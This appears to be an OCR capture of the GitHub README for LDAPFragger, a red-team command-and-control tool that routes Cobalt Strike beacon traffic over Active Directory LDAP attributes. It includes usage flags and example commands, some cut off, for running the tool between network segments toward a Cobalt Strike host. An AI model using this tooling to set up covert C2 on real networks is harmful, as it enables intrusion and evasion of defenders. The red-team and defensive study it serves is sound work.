LDAPFragger
LDAPChannel.ps1
LDAPFragger.sln
LICENSE
README.md

README MIT license

LDAPFragger

LDAPFragger is a Command and Control tool that enables attackers to route Cobalt Strike beacon data over LDAP using user attributes.

For background information, read the release blog: http://blog.fox-it.com/2020/03/19/ldapfragger-command-and-control-over-ldap-attributes

Dependencies and installation

- Compiled with `.NET 4.0`, but may work with older and newer .NET frameworks as well

Usage


```
 _     _              __
| |   | |            / _|
| | __| | __ _ _ __ | |_ _ __ __ _  __ _  __ _
| |/ _` |/ _` | '_ \|  _| '__/ _` |/ _` |/ _` |
| | (_| | (_| | |_) | | | | | (_| | (_| | (_| |
|_|\__,_|\__,_| .__/|_| |_|  \__,_|\__, |\__, |
              | |                   __/ | __/ |
              |_|                  |___/ |___/

Fox-IT - Rindert Kramer

Usage:
     --cshost:  IP address or hostname of the C
     --csport:  Port of the external C2 interfa
     -u:        Username to connect to Active D
     -p:        Password to connect to Active D
     -d:        FQDN of the Active Directory do
     --ldaps:   Use LDAPS instead of LDAP
     -v:        Verbose output
     -h:        Display  this message

If no AD credentials are provided, integrated A
```

Example usage:



Languages

C# 94.5% PowerShell 5.5%

From network segment A, run

```
LDAPFragger --cshost <Cobalt Strike IP> --cspor
LDAPFragger --cshost <Cobalt Strike IP> --cspor
```

From network segment B, run

```
LDAPFragger
LDAPFragger -u <username> -p <password> -d <dom
```

LDAPS can be used with the `--LDAPS` flag, however, regular LDAP traffic is encrypted as well. Please do note that the default Cobalt Strike payload will get caught by most AVs.